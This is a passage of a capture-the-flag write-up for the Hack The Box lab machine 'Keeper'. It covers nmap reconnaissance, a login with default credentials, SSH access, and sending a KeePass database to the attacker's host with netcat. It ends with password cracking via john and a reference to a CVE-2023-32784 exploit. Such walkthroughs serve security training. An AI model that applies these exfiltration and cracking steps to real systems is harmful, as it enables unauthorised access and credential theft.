

Máquina Keeper

- https://app.hackthebox.com/machines/556





Reconnaissance

Keeper is an easy-difficulty Linux machine that features a support ticketing system that uses default credentials. Enumerating the service, we are able to see clear text credentials that lead to SSH access. With `SSH` access, we can gain access to a KeePass database dump file, which we can leverage to retrieve the master password. With access to the `Keepass` database, we can access the root `SSH` keys, which are used to gain a privileged shell on the host.


We staring as always using `nmap` in order to know ports and services running in the victim machine.

```shell
nmap -sSCV -p- --open --min-rate=5000 -Pn -n 10.10.11.227 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 18:45 CEST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 69.95% done; ETC: 18:46 (0:00:05 remaining)
Nmap scan report for 10.10.11.227
Host is up (0.34s latency).
Not shown: 63760 closed tcp ports (reset), 1773 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.94 seconds
```


Nmap reports us the port *22*, and *80*:

In the web we can see two domains so I add those to the */etc/hosts*





```
2 # See hosts(5) for details.
3
4 127.0.0.1 localhost
5 ::1 localhost
6
7 10.10.11.227 keeper.htb tickets.keeper.htb
```


In the *keeper.htb* domain we can see that there is a login which is using RT:



Searching we get the default credentilas and once we trying we successfully login.




Once in, I see the next user:



Explotation

On settings dashboard there is a comment with a password:



So now we can try using the user and the found password to login via `ssh` and we're in:


```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
```

```
lnorgaard@keeper:~$ ls -la
total 85384
drwxr-xr-x 4 lnorgaard lnorgaard     4096 Jul 25  2023 .
drwxr-xr-x 3 root      root          4096 May 24  2023 ..
lrwxrwxrwx 1 root      root             9 May 24  2023 .bash_history -> /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard      220 May 23  2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard     3771 May 23  2023 .bashrc
drwx------ 2 lnorgaard lnorgaard     4096 May 24  2023 .cache
-rw------- 1 lnorgaard lnorgaard      807 May 23  2023 .profile
-rw-r--r-- 1 root      root      87391651 Apr 12 19:12 RT30000.zip
drwx------ 2 lnorgaard lnorgaard     4096 Jul 24  2023 .ssh
-rw-r----- 1 root      lnorgaard      33 Apr 12 18:42 user.txt
-rw-r--r-- 1 root      root            39 Jul 20  2023 .vimrc
lnorgaard@keeper:~$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx
```

A keepass database exists so lets first move it to our machine using `nc`:

```
lnorgaard@keeper:~$ nc -v 10.10.16.6 4444 < passcodes.kdbx
Connection to 10.10.16.6 4444 port [tcp/*] succeeded!
```

```
❯ nc -nvlp 4444 > passcodes.kdbx
Connection from 10.10.11.227:34118
```



We need the password key to unlock it, we can try using `john`:

```
SHELL
❯ keepass2john passcodes.kdbx > hash
```

```shell
john hash -w=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-opencl"
Use the "--format=KeePass-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 128/128 SSE2])
Cost 1 (t (rounds)) is 60000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:44 3.07% (ETA: 20:33:03) 0g/s 11611p/s 11611c/s 11611C/s gadsden..gabytkm
```


But this is just a rabbit hole. We can try to exploit using the CVE-2023-32784:

- https://github.com/dawnl3ss/CVE-2023-32784

